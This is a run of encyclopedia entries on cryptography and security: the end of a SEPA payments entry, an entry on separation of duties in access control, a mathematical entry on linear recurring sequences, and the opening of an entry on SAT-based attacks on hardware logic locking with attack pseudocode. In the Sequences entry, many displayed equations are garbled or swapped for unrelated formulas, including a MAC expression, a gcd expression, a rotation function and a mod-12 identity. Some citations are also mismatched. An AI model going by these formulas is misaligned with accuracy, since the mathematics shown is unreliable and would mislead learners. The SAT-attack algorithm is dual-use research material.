governments, the European Commission, and the European Central Bank – focused on harmonizing the euro payments market. Integrating the multitude of national payment systems existing today is a natural step toward making the euro a truly single and fully functioning currency. SEPA will become a reality when a critical mass of euro payments has migrated from legacy payment instruments to the new SEPA payment instruments.

Applications

The European banking industry has defined SEPA schemes for credit transfers and direct debits together with a SEPA data format based on global ISO standards. The SEPA Credit Transfer scheme was successfully launched in January 2008. The SEPA Core Direct Debit scheme and the SEPA Business to Business Direct Debit scheme went live in November 2009, the point in time when EU member states have adopted a common legal framework for payments. Both Debit schemes include the option to use electronic mandates (e-mandates) as well as or instead of the customary paper mandates. As of November 2009, banks gradually roll out SEPA Direct Debit services. In a step-by-step process, all banks in the euro area offering direct debit services today will become reachable for SEPA Core Direct Debit by November 2010. The recent EU Regulation on cross-border payments in euro mandates the timelines for banks to create reachability for European direct debits.

For payment cards, a SEPA Cards Framework has been agreed and is in the process of being implemented by banks, card schemes, and card processors. It describes a general purpose card for euro payments including principles for banks, card schemes, card service providers, and other stakeholders.

Recommended Reading

http://www.ecb.int/paym/sepa/html/links.en.html

http://www.europeanpaymentscouncil.eu/

https://www.ecb.europa.eu/paym/integration/retail/sepa/html/index.en.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_830

Separation of Duties

Mary Ellen Zurko[101] ✉ and Richard T. Simon[102] ✉
(101) IBM Software Group Lotus Live Security Architecture and Strategy, Westford, MA, USA
(102) Harvard Medical School, Center for Biomedical Informatics, Cambridge, MA, USA

✉ **Mary Ellen Zurko (Corresponding author)**
Email: mzurko@us.ibm.com

✉ **Richard T. Simon**
Email: richard_simon@hms.harvard.edu

Synonyms

Dynamic separation of duties; History-based separation of duties; Operational separation of duties; Segregation of duties; Static separation of duties; Strong exclusion; Weak exclusion

Definition

Separation of Duty is a security principle used to formulate multi-person control policies, requiring that two or more different people be responsible for the completion of a task or set of related tasks. The purpose of this principle is to discourage fraud by spreading the responsibility and authority for an action or task over multiple people, thereby raising the risk involved in committing a fraudulent act by requiring the involvement of more than one individual. A frequently used example is the process of creating and approving purchase orders. If a single person creates and

approves purchase orders, it is easy and tempting for them to create and approve a phony order and pocket the money; if different people must create and approve orders, then committing fraud requires a conspiracy of at least two, which raises the risk of disclosure and capture significantly.

Background

Separation of Duty is a fundamental principle in computer security. In 1975, Saltzer and Schroeder (1975) defined “separation of privilege” as one of the eight design principles for the protection of information in computer systems. They credit R. Needham with making the following observation in 1973: a protection mechanism that requires two keys to unlock is more robust and flexible than one that requires only a single key. No single accident, deception, or breach of trust is sufficient to compromise the system.

Clark and Wilson’s (1987) commercial security policy for integrity identified Separation of Duty as one of the two major mechanisms to counter fraud and error while ensuring the correspondence between data objects within a system and the real world objects they represent. At the policy level, processes were divided into steps, with each step being performed by a different person. Thus Separation of Duty is tightly tied to application semantics or commands. Clark and Wilson suggested further safeguarding against collusion by random selection of the sets of people to perform some operation, so that any proposed collusion is only safe by chance.

At the formal model level, Clark and Wilson tasked the security administrator with the job of maintaining Separation of Duty requirements while granting users the ability to run Transformation Procedures against Constrained Data Items. Since this difficult task was done by hand, it was rarely repeated and encoded a static representation of who may perform which actions. Moreover, the model specified that an agent who can certify the use of a Transformation Procedure (TP) may not execute that TP – but the identity of the certifier was not part of the model, so this was another Separation of Duty constraint that the security administrator had to remember and enforce.

Baldwin’s (1990) Named Protection Domains (NPDs) implemented many of the concepts used in role-based systems today. A NPD was a

named, hierarchical grouping of database privileges and users. To help enforce Separation of Duty, a user could have only one of these NPDs activated at any time. The security administrator determined which NPDs could be activated, but there were no further restrictions on the graph of NPDs (other than it be acyclic). Thus, one activatable NPD could contain multiple activatable and nonactivatable NPDs. While the activation restriction meant that a user could be in only one role (NPD) at a time, the security administrator could set up arbitrarily complex roles.

Sandhu's work on Transaction Control Expressions introduced notation for Dynamic Separation of Duty. Roles were used to specify who can issue which transaction steps (much like NPDs) (Sandhu 1998). However, in Sandhu's model each user executing a step in a transaction had to be different. To enforce this, the history of the execution of each transaction was maintained. The constraints specifying the roles that could execute each step were associated with an object. These constraints turned into the history specifying which user executed each step on that object. Hierarchical roles were specified either on an object or via a global notation. A weighted voting syntax allowed the specification of multiple person authorizations on a particular step on a particular object.

Nash and Poland's (1990) study of a portable security device used in the commercial world raised a number of new issues around Separation of Duty. The system defined two disjoint groups of authorizing officers, and each day one or two officers from each of those groups were chosen as officers of the day. This was the first example of the utility of specifying cardinality for a particular role and of time-based roles. Each transaction had to be authorized by one of those officers from each of the two groups. While the device enforced Separation of Duty between the manager who chooses officers and the officers themselves, the documentation suggested these roles could be shared in small companies. In their general discussion of Separation of Duty, Nash and Poland stated that neither TCSEC (Department of Defense National Computer Security Center 1985) mechanisms nor Clark and Wilson's original proposal allowed implementation of common commercial schemes for Separation of Duty. Nash and Poland proposed the notion of "object-based Separation of Duty," which forced every transaction against an object to be by a different user. They suggested using Sandhu's Transaction Control Expressions to maintain the history of an object's transactions.

Work by Sandhu and others (Sandhu 1990; Sandhu et al. 1994; Sandhu and Feinstein 1994) on defining role-based access controls (RBAC) with more precision acknowledged that there might be a need for users to hold multiple roles (that are not connected hierarchically) at the same time. They recognized a need for a way to place limits on how more powerful roles are combined with less powerful ones. They also suggested mechanisms such as time constraints on roles to limit the amount of damage that might be done with misuse or intrusion.

Ferraiolo, Cugini, and Kuhn's (1995) paper on RBAC presented the beginnings of a formal model of RBAC. They defined three kinds of Separation of Duty. The first two were Static Separation of Duty and Dynamic Separation of Duty. These variants were presented in previous work. The third kind was Operational Separation of Duty which introduced the notion of a "business function" and the set of operations required for that function; a business function resembles the notions of task and task unit in Thomas and Sandhu (1994). The formal definition of Operational Separation of Duty stated that no role can contain the permissions to execute all of the operations necessary to a single business function. This forces all business functions to require at least two roles to be used for their completion. The informal description of Operational Separation of Duty assumes the roles involved have disjoint memberships (Static Separation of Duty), so that no single person has access to all the operations in a business function.

Although Separation of Duty is easy to understand, it is hard to implement in ways that reflect the actual operation of human organizations. Zurko, Simon, and Sanfillipo (Zurko and Simon 1996; Zurko et al. 1999) identified the need to incorporate the principle of user-centered security into Separation of Duty.

The Spatial RBAC model (Frode and Oleshchuk 2003) addresses separation of duty as it applies to policies that make roles and permissions available based on the user's location. SRBAC allows users to be authorized to mutually exclusive roles if they cannot be executed in the same location.

Adding another layer of policy on top of separation of duty, a workflow security model, W1-RBAC (Wainer et al. 2001), allows for controlled overriding of those constraints. The model allows for different levels of importance on constraints. This produces a consistent model at a specific

level of compliance, identified by the highest importance level of a constraint that can be overridden. It also introduces the notion of an instance of a process so that separation of duty can apply to a specific workflow instance.

Simon and Zurko (1997) expanded the scope of Separation of Duty by introducing History-Based Separation of Duty, which allowed policies closer to those found in human organizations.

Gligor, Gavrila, and Ferraiolo (1998) provided formal definitions of all the various forms of Separation of Duty.

Applications

The two broadest categories of Separation of Duty variations are *strong exclusion* or *Static Separation of Duty* and *weak exclusion* or *Dynamic Separation of Duty*. Strong exclusion represents a single variation whereas the more realistic and useful weak exclusion contains several variations. These variations are expressed as constraints on different aspects of RBAC:

- *Constraints on role membership*. Overlap in membership is constrained.
- *Constraints on role activation*. Legitimate members of the role may be prevented from assuming the role, because of constraints on when the role may be used.
- *Constraints on role use*. Users who have assumed the role may be restricted in how it is used.

Strong Exclusion (Static Separation of Duty)

Strong exclusion is also called Static Separation of Duty and is the simplest variation of Separation of Duty. Two roles are strongly exclusive if no one person is ever allowed to perform in both of these roles. In other words, the two roles have no shared principals. Strong exclusion may be implemented using only controls over the membership of roles.

Though it has the advantage of simplicity, Static Separation of Duty is not a practical or realistic variation of Separation of Duty, because it does not reflect the actual functioning of human organizations. Users often have legitimate reasons for wanting or needing to act in two strongly exclusive roles, and careful construction of security policy can ensure that these “violations” are secure.

Because Static Separation of Duty is too rigid to be a satisfactory control, a number of other variations have been defined that more closely mimic the functioning of human organizations.

Weak Exclusion (Dynamic Separation of Duty)

Weak exclusion, or Dynamic Separation of Duty, provides a richer set of possible policies by controlling the activation and use of roles. Weak exclusion allows users to act in roles that would be strongly exclusive in static systems, as long as constraints are satisfied that eliminate or reduce the possibility of fraud. Weak exclusion has several variations.

In describing the variations of weak exclusion the term *restricted roles* is used to refer to roles that have constraints on their membership, activation, or use.

- *Simple Dynamic Separation of Duty*. In the simplest variation of Dynamic Separation of Duty, restricted roles may have common members, but users may not assume both roles at the same time. This variation by itself is sometimes called Dynamic Separation of Duty.
- *Object-Based Separation of Duty*. Restricted roles may have common members, and those members may assume both roles at the same time, but no user may act upon a target that the user has previously acted upon.
- *Operational Separation of Duty*. Restricted roles may have common members as long as the union of all the groups of actions in the roles does not contain all the actions in a complete business. This prevents any one person from performing all of the actions in the business task.
- *History-Based Separation of Duty*. Two or more roles may have common members and the union of the actions granted by those roles may span the actions in a business task, but no role member is allowed to perform all the actions in a business task on the same target or collection of targets. This definition combines features of both Object-based Separation of Duty and Operational Separation of Duty to permit the flexibility to express the kinds of policies that may be used in human organizations.

History-Based Separation of Duty may be refined further by noting that some policies define sequences of allowed or required steps and that each step may consist of order-dependent or order-independent actions.

- *Order-Dependent*. In some situations, the fraud preventive nature of Separation of Duty controls is not implemented simply by splitting duties between roles; the roles also must perform their actions in a particular order. For example, a purchase should be approved only if it has been *previously* created properly.
- *Order-Independent*. Sometimes order is not important. For example, suppose the policy states that two different approvals are required to make a purchase transaction valid. The order of the approvals is not important (so long as both happen after the order has been created), but they must both happen.

Open Problems

The most pressing open problem in separation of duty is driving its acceptance and use in deployed applications and systems. Clark and Wilson (1987) and Baldwin (Department of Defense National Computer Security Center 1985) motivated the need for separation of duty in real world use cases, however aligning even simple static separation of duty with deployed permission and role models is difficult. Existing permissions and roles must be mapped to specific user tasks where separation of duty makes sense, and the restrictions on permission assignment and task execution must be made clear to administrators and users (see next section “Experimental Results”).

Experimental Results

User testing in Zurko, Simon, and Sanfillipo (Sandhu and Feinstein 1994) indicated that administrators are often unfamiliar with the concept of separation of duty. Administrators were asked to assign permissions while faced with a static separation of duty constraint. Some of the administrators considered working around that constraint to complete their task and assign the desired permissions. These early user experiments highlight some of the usability challenges that impact the acceptance of the use of separation of duty.

Cross-References

Least Privilege
RBAC
Roles in SQL

Recommended Reading

Baldwin RW (1990) Naming and grouping privileges to simplify security management in large databases. In: Proceedings of the 1990 IEEE symposium on security and privacy, Oakland, May 1990, pp 116–132

Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In: Proceedings of the 1987 IEEE symposium on security and privacy, Oakland, April 1987, pp 184–194

Department of Defense National Computer Security Center (1985) Department of Defense Trusted Computer Systems Evaluation Criteria. DoD 5200.28-STD

Ferraiolo D, Cugini J, Kuhn DR (1995) Role-based access control (RBAC): features and motivations. In: Proceedings of the 1995 computer security applications conference, New Orleans, Dec 1995, pp 241–248

Frode H, Oleshchuk V (2003) SRBAC: a spatial role-based access control model for mobile systems. Nordsec 2003, Gjøvik, Norway, 15–17 Oct 2003, pp 129–141

Gligor V, Gavrila S, Ferraiolo D (1998) On the formal definition of separation-of-duty policies and their composition. In: Proceedings of the 1998 IEEE symposium on security and privacy, Rockport, May 1998, pp 172–183

Nash MJ, Poland KR (1990) Some conundrums concerning separation of duty. In: Proceedings of the 1990 IEEE symposium on security and privacy, Oakland, May 1990, pp 201–207

Saltzer JH, Schroeder MD (1975) The protection of information in computer systems. Proc IEEE 63(9):1278–1308

Sandhu R (1990) Separation of duties in computerized information systems. In: Proceedings of the IFIP WG11.3 workshop on database security, Halifax, UK, Sept 1990

Sandhu R (1998) Transaction control expressions for separation of duties. In: Proceedings of the fourth aerospace computer security conference, Orlando, Dec 1988, pp 282–286

Sandhu R, Coyne E, Feinstein H, Youman C (1994) Role-based access control: a multi-dimensional view. In: Proceedings of the 10th annual computer security applications conference, Orlando, Dec 1994, pp 54–62

Sandhu R, Feinstein H (1994) A three tier architecture for role-based access control. In: Proceedings of the 17th NIST-NCSC national computer security conference, Baltimore, Oct 1994, pp 138–149

Simon RT, Zurko M (1997) Separation of duty in role-based environments. In: 10th IEEE computer security foundations workshop, June 1997

Thomas RK, Sandhu RS (1994) Conceptual foundations for a model of task-based authorizations. In: Proceedings of the computer security foundations workshop VII, Franconia, June 1994

Wainer J, Barthelmess P, Kumar A (2001) “W-RBAC – a workflow security model incorporating controlled overriding of constraints” Instituto de Computacao, Universidade Estual de Campinas, Technical Report IC-01-013, October 2001

Zurko M, Simon RT (1996) User centered security. In: Proceedings of the new security paradigms workshop, Lake Arrowhead, Sept 1996

Zurko M, Simon R, Sanfillipo T (1999) A user-centered, modular authorization service built on an RBAC foundation. In: Proceedings of the 1999 IEEE symposium on security and privacy, Oakland, May 1999, pp 57–71

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_372

Sequences

Tor Helleseth[103] ✉
(103) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Sequence is an ordered set of elements from an alphabet.

Theory

Sequences have many applications in modern communication systems, including signal synchronization, navigation, radar ranging, code-division multiple-access (CDMA) systems, random number generation, spread-spectrum communications, and cryptography, in particular in stream cipher systems.

In stream cipher systems it is essential to construct sequences with good random properties, long periods, and large linear complexity. To achieve many of these goals one often generates sequences using linear recurrence relations (Golomb 1967; Selmer 1966; Zierler 1959). The period of a sequence $\{s_t\}$ is the smallest integer ε such that $s_{t+\varepsilon} = s_t$ for all t. The period of a generated sequence is completely determined by the characteristic polynomial of the sequence. For linear sequences, the period of the sequences generated can easily be controlled, which make them good building blocks in stream cipher systems.

A linear recursion of degree n with binary coefficients is given by

$$\sum_{i=0}^{n} f_i \, s_{t+i} = 0,$$

where $f_i \in GF(2) = \{0, 1\}$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state $(s_0, s_1, \ldots, s_{n-1})$ and the given recursion uniquely determine the generated sequence. A linear shift register with a characteristic polynomial $f(x)$ of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$, which is denoted $\Omega(f)$.

The maximal period of a sequence generated by a linear shift register is at most $2^n - 1$. This follows since a sequence is completely determined by n-successive bits in the sequence and period 2^n is impossible since n successive zeros implies the all-zero sequence. Sequences with the maximal period $2^n - 1$ are called *m*-sequences. For example, with initial state $(s_0, s_1, s_2) = (001)$, then $f(x) = x^3 + x + 1$ generates the *m*-sequence 0010111.

Example 1
Let the recursion be

$$W(x_i) = U(x_i) \cdot V(x_i), \;\; i = 0, 1, \ldots, 2k - 2.$$

with characteristic polynomial $f(x) = x^4 + x^3 + x^2 + x + 1$. *The sequences in* $\Omega(f)$ *consists of the* $2^4 = 16$ *sequences corresponding to the sequences* {(0), (00011), (00101), (01111)} *and their cyclic shifts*.

To analyze properties of linear sequences, one associates a generating function $G(x)$ with the sequence $\{s_t\}$, and let

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

Let $f^*(x) = \sum_{i=0}^{n} f_{n-i} x^i$ be the *reciprocal polynomial* of the characteristic polynomial of $f(x)$ of the sequence. Then, compute the

product

$$\begin{aligned} G(x)f^*(x) &= \left(s_0 + s_1x + s_2x^2 + \cdots\right) \\ &\quad \times \left(1 + f_{n-1}x + \cdots + f_1x^{n-1} + x^n\right) \\ &= \sum_{t=0}^{\infty} c_t x^t \end{aligned}$$

The coefficient c_{t+n} of x^{t+n} for any $t \geq 0$ becomes

$$c_{t+n} = \sum_{i=0}^{n} f_i s_{t+i} = 0$$

as a consequence of the recurrence relation. Hence,

$$\mathcal{NL}(f) = 2\mathcal{NL}(g)$$

for some polynomial $\phi^*(x)$ of degree at most $n - 1$. Its reciprocal polynomial $\phi(x)$ is given by

$$\begin{aligned} \phi(x) &= s_0x^{n-1} + \left(s_1 + f_{n-1}s_0\right)x^{n-2} + \cdots \\ &\quad + \left(s_{n-1} + f_{n-1}s_{n-2} + \cdots + f_1s_0\right) \\ &= \sum_{i=0}^{n-1} \left(\sum_{j=0}^{n-1-i} f_{i+j+1}s_j \right) x^i. \end{aligned}$$

There is a one-to-one correspondence between any sequence $\{s_t\}$ in $\Omega(f)$ and any polynomial $\phi^*(x)$ of degree $\leq n - 1$. All sequences generated by $f(x)$ can therefore be described by

$$\Omega(f) = \left\{ \frac{\phi^*(x)}{f^*(x)} \mid deg\left(\phi^*(x)\right) < deg(f) = n \right\}.$$

For example, the m-sequence 0010111 in $\Omega(x^3 + x + 1)$ can be written as

$$\begin{aligned}\frac{x^2}{1+x^2+x^3} &= x^2 + x^4 + x^5 + x^6 + x^9 \\ &\quad + x^{11} + x^{12} + \cdots \\ &= \left(x^2 + x^4 + x^5 + x^6\right) \\ &\quad \left(1 + x^7 + x^{14} + \cdots\right.\end{aligned}$$

In particular a simple consequence of the above description of $\Omega(f)$ is that $\Omega(f) \subset \Omega(g)$ if and only if $f(x)$ divides $g(x)$.

The generating function $G(x)$ for a periodic sequence of period ε can be written as

$$\begin{aligned}G(x) &= \left(s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon-1}\right) \\ &\quad \times \left(1 + x^{\varepsilon} + x^{2\varepsilon} + \cdots\right) \\ &= \frac{s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon}}{1 - x^{\varepsilon}}\end{aligned}$$

Combining the two expressions for $G(x)$ leads to the identity

$$(x^{\varepsilon} - 1)\,\phi(x) = \sigma(x) f(x),$$

where $\sigma(x) = s_0 x^{\varepsilon-1} + s_1 x^{\varepsilon-2} + \cdots + s_{\varepsilon-1}$, which contains all the information of a period of the sequence.

The *period of the polynomial* $f(x)$ is the smallest positive integer e such that $f(x)$ divides $x^e - 1$. The importance of the period e of $f(x)$ is that in order to find the period of all the sequences in $\Omega(f)$, it is enough to find the period of $f(x)$.

Since $f(x)$ divides $x^e - 1$, it follows that $\Omega(f) \subset \Omega(x^e - 1)$, the set of sequences where $s_{t+e} = s_t$, i.e., of period dividing e. Hence, all the sequences generated by $f(x)$ has period dividing e. Let the sequence $\{s_t\}$ correspond to the polynomial $\phi(x)$. If $gcd(f(x), \phi(x)) = 1$, then as a consequence of the identity $(x^{\epsilon} - 1)\phi(x) = \sigma(x)f(x)$, it follows that $\{s_t\}$ has *smallest* period e, since in this case $f(x)$ must divide $x^{\varepsilon} - 1$ and thus $\varepsilon \geq e$, which implies that $\varepsilon = e$.

In particular when $f(x)$ is an irreducible polynomial of period e, then all the nonzero sequences in $\Omega(f)$ have period e. For example, the polynomial

$f(x) = x^4 + x^3 + x^2 + x + 1$ in Example 1 is irreducible and divides $x^5 + 1$ and has period 5, and therefore all nonzero sequences in $\Omega(f)$ have period 5.

To determine the cycle structure of $\Omega(f)$ for an arbitrary polynomial $f(x)$ that can be factored as $f(x) = \prod f_i(x)^{k_i}$, $f_i(x)$ irreducible, one first need to determine the cycle structure of $\Omega\left(f_i^{k_i}\right)$ and then the cycle structure for $\Omega(gh)$ when $gcd(g, h) = 1$.

Cycle structure of $\Omega(f^r)$. Let $f(x)$ be an irreducible polynomial of period e. Let k be defined such that $2^k < r \leq 2^{k+1}$. Then $\Omega(f^r) \setminus \Omega(f)$ contains

$$\Gamma \subset 2^{I_n} \setminus I_n$$

sequences of period $e2^j$ for $j = 1, 2, \ldots, k$ and

$$2^{nr} - 2^{n2^k}$$

sequences of period $e2^{k+1}$.

Example 2

Let $f(x) = x^3 + x + 1$ be the characteristic polynomial with $e = 7$, that generates an m-sequence. The number of sequences of each period in $\Omega(f^3)$ is therefore

Number	1	7	56	448
Period	1	7	14	28

Cycle structure of (Ω (gh when gcd(g, h) = 1. In this case, it can be shown that each sequence $\{s_t\}$ in $\Omega(gh)$ can be written uniquely

$$\mathrm{MAC}_K(x') = g(H'_t)$$

where $\{u_t\} \in \Omega(g)$ and $\{v_t\} \in \Omega(h)$. Further, the period of the sum $\{u_t\} + \{v_t\}$ is equal to the least common multiple of the period of the two sequences, i.e.,

$$\gcd(\sigma'^e - \mu(m) \pmod N, N) = q$$

To find the cycle structure of $\Omega(gh)$, suppose $\Omega(g)$ contains d_1 cycles of length λ_1 and $\Omega(h)$ contain d_2 cycles of length λ_2. Add in all possible ways

the corresponding $d_1\lambda_1$ sequences from $\Omega(g)$ and the $d_2\lambda_2$ sequences from $\Omega(h)$. This gives $d_1\lambda_1 d_2\lambda_2$ distinct sequences all of period $lcm(\lambda_1, \lambda_2)$. Formally this can be written as $[d_1(\lambda_1)][d_2(\lambda_2)] = [d(\lambda)]$, where $d = d_1 d_2\ gcd\ (\lambda_1, \lambda_2)$ and $\lambda =\ lcm\ (\lambda_1, \lambda_2)$.

Example 3
Let $f_1(x) = x^3 + x + 1$ *and* $f_2(x) = x^4 + x^3 + x^2 + x + 1$. *The cycle structure of* $\Omega(f_1)$ *can be written* [1(1) + 1(7)], *and similarly for* $\Omega(f_1)$ *as* [1(1) + 3(5)]. *Combining the cycle structure as described above, gives the cycle structure* [1(1) + 1(7) + 3(5) + 3(35)].

The discussion above shows that the period of all sequences in $\Omega(f)$ is completely determined from the periods of the divisors of $f(x)$. This way of controlling the periods is one of the main reasons for using linear recursions as building blocks in stream ciphers.

The sequence $\{s_t\}$ can be expressed in terms of the zeros of its characteristic polynomial $f(x)$ of degree n. In the case when the zeros of $f(x)$ are simple, which is the case when the sequence has odd period, then $\{s_t\}$ has a unique expansion in the form

$$\sum_{i=2}^{n} |c_i'| < a_1,$$

for some constants a_i and where α_i, $1 \le i \le n$ are the zeros of $f(x)$.

The main problem with linear recursions in cryptography is that it is easy to reconstruct a sequence $\{s_t\}$ generated by a characteristic polynomial $f(x)$ of degree n from the knowledge of $2n$ consecutive bits in $\{s_t\}$, since this gives a system of n equations for determining the unknown coefficients of $f(x)$. The Berlekamp–Massey algorithm is an efficient method for finding $f(x)$ in this way. Several methods exist to increase the linear span, i.e., the smallest degree of the linear recursion that generates the sequence. Further mentioned are a few simple constructions obtained by multiplying sequences.

Let $\{u_t\}$ and $\{v_t\}$ be two sequences of odd period. Then, $f \in g\mathbb{F}_{q^m}[x]$, where α_i, $1 \le i \le n$, are the zeros of the characteristic polynomial of $\{u_t\}$ and

$v_t = \sum b_j \beta_j^t$, where β_j, $1 \le j \le m$ are the zeros of the characteristic polynomial of $\{v_t\}$. Then the sequence $\{w_t\} = \{u_t v_t\}$ can be written as

$$w_t = \sum a_i b_j (\alpha_i \beta_j)^t.$$

This shows that $\{w_t\}$ is generated by the polynomial with, at most, the nm different zeros $\alpha_i \beta_j$ for $1 \le i \le n$, $1 \le j \le n$. If $gcd(per(u_t), per(v_t)) = 1$, then it can be shown that $per(w_t) = per(u_t)per(v_t)$. However, the sequence $\{w_t\}$ will in general not be *balanced* even if this is the case for $\{u_t\}$ and $\{v_t\}$. This follows since $w_t = 1$ if and only if $u_t = v_t = 1$, and thus only 1/4 of the elements in $\{w_t\}$ will be 1s when $\{u_t\}$ and $\{v_t\}$ are balanced.

Often one considers sequences of the form

$$w_t = s_{t+\tau_1} s_{t+\tau_2} \cdots s_{t+\tau_k},$$

where s_t is an m-sequence. A closer study of the zeros of the characteristic polynomial of $\{w_t\}$ shows that the linear span is at most $\sum_{i=1}^{k} \binom{n}{i}$ and frequently the equality holds.

Every Boolean function in n variables, $f(x_1, x_2, \ldots, x_n)$, can be written uniquely as the sum

$$\begin{aligned} f(x_1, x_2, \ldots, x_n) = u_0 &+ \sum_{i=1}^{n} u_i x_i \\ &+ \sum_{i=1}^{n} \sum_{j=1}^{n} u_{ij} x_i x_j + \cdots \\ &+ u_{12\ldots n} x_1 x_2 \cdots x_n \end{aligned}$$

with binary coefficients (see the algebraic normal form in Boolean functions).

One can determine the linear span obtained by combining n in different m-sequences $\left\{a_t^{(1)}\right\}, \left\{a_t^{(2)}\right\}, \ldots, \left\{a_t^{(n)}\right\}$ with characteristic polynomials of pair-wise relative prime degrees $e_1, e_2, \ldots, e_n$ using a Boolean combining function. From the Boolean function $f(x_1, x_2, \ldots, x_n)$ one

can easily construct the sequence $w_t = f\left(a_t^{(1)}, a_t^{(2)}, \ldots, a_t^{(n)}\right)$. Then the linear span of the combined sequence is equal to $f(e_1, e_2, \ldots, e_n)$, evaluated over the integers.

It is important in applications of sequences in communication systems as well as in stream cipher systems to generate sequences with good auto- and cross-correlation properties.

Let $\{u(t)\}$ and $\{v(t)\}$ be two binary sequences of period e. The cross correlation of the sequences $\{u(t)\}$ and $\{v(t)\}$ at shift τ is defined as

$$a \cdot (a^u - 1) \cdot \prod_{i=0}^{t-1} \left(a^{2^i u} + 1\right)$$

where the sum $t + \tau$ is computed modulo e. In the case when the two sequences are the same, this is called the autocorrelation at shift τ.

For synchronization purposes one prefers sequences with low absolute values of the maximal out-of-phase autocorrelation, i.e., $|C_{u,u}(\tau)|$ should be small for all values of $\tau \neq 0 (\mathrm{mod} e)$.

Applications

Let $\mathcal{L}$ be a family consisting of M sequences

$$10 = 2 \times 5 = 2 \times 11 \pmod{12}$$

where each sequence $\{s_i(t)\}$ has period e.

The cross correlation between two sequences $\{s_i(t)\}$ and $\{s_j(t)\}$ at shift τ is denoted by $C_{i,j}(\tau)$. In CDMA applications it is desirable to have a family of sequences with certain properties. To facilitate synchronization, it is desirable that all the out-of-phase autocorrelation values ($i = j$, $\tau \neq 0$) are small. To minimize the interference due to the other users in a multiple access situation, the cross-correlation values ($i \neq j$) must also be kept small. For this reason the family of sequences should be designed to minimize

$$S_i(x, y) = \left[x + y + i \left(\mathrm{mod}\, 2^8\right)\right] \lll 2,$$
$$i \in \{0, 1\}.$$

For practical applications in communication systems one needs a family $\mathcal{L}$ of sequences of period e, such that the number of users $\mathrm{Tr}(a) = 1$ is large and simultaneously $C_{\max}$ is small (Helleseth and Vijay Kumar 1998; Helleseth and Vijay Kumar 2002). Also in stream ciphers (Helleseth 2009) it is of importance that the generated sequences have good autocorrelation and cross-correlation properties (Golomb and Gong 2005).

Cross-References

Autocorrelation
Berlekamp–Massey Algorithm
Boolean Functions
Cross-Correlation
De Bruijn Sequence
Gap
Golomb's Randomness Postulates
Linear Complexity
Maximal-Length Sequences
Pseudo-Noise Sequences (PN-Sequences)
Run
Stream Ciphers

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised edn, Aegean Park Press, Laguna Hills, 1982

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge

Helleseth T (2009) Linear and nonlinear sequences and applications to stream ciphers. In: Luengo I (ed) Recent trends in cryptography, vol 477 of Contemporary mathematics. American Mathematical Society, Providence, pp 21–46

Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In: Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853

Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In: Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8-1–8-12

Selmer ER (1966) Linear recurrence relations over finite fields. Department of Mathematics, University of Bergen, Norway

Zierler N (1959) Linear recurring sequences. J Soc Ind Appl Math 7(1):31–48 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1655

Sequential and Combinational Satisfiability Attacks

Avesta Sasan[104] ✉, Kimia Zamiri Azar[104] ✉ and Hadi Mardani Kamali[104] ✉
(104) George Mason University, Fairfax, VA, USA

✉ **Avesta Sasan (Corresponding author)**
Email: asasan@gmu.edu

✉ **Kimia Zamiri Azar**
Email: kzamiria@gmu.edu

✉ **Hadi Mardani Kamali**
Email: hmardani@gmu.edu

Synonyms

De-obfuscation; Logic decryption

Definition

Hardware obfuscation, aka logic locking, in the presence of adversarial/external knowledge/access is a hardware security countermeasure utilized in integrated circuits (ICs) to alleviate the possibility of applying different hardware security threats, such as reverse-engineering, IP piracy, and hardware Trojan insertion. The sequential and combinational satisfiability attacks are well-known mechanisms designated for attacking (de-obfuscating) these countermeasures by utilizing/invoking different satisfying solvers or model checkers, such as Boolean satisfiability

(SAT), bounded model checker (BMC), or satisfiability modulo theory (SMT).

Algorithm 1 The Combinational SAT Attack

1: **function** COMBINATIONAL_SAT_ATTACK(Circuit C_{locked}, Circuit $C_{oracle_{blackbox}}$)
2: $i \leftarrow 0$;
3: $F_0 \leftarrow C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$;
4: **while** $SAT(F_i \wedge (Y_1 \neq Y_2))$ **do**
5: $X_{dip}[i] \leftarrow$ sat_assign $(F_i \wedge (Y_1 \neq Y_2))$;
6: $Y_{dip}[i] \leftarrow C_{oracle_{blackbox}}(X_{dip}[i])$;
7: $F_{i+1} \leftarrow F_i \wedge C_{locked}(X_{dip}[i], K_1, Y_{dip}[i]) \wedge C_{locked}(X_{dip}[i], K_2, Y_{dip}[i])$;
8: $i \leftarrow i+1$;
9: **end while**
10: $K^* \leftarrow$ sat_assignment$_{K_1}(F_i)$;
11: **end function**

(3b) {*sequential attack*} The adversary does not require to have access to the DFT structure of the *oracle*. With no access to the DFT structure, the adversary has to focus on primary inputs/outputs (PI/PO) for any form of de-obfuscation attacks.

Background

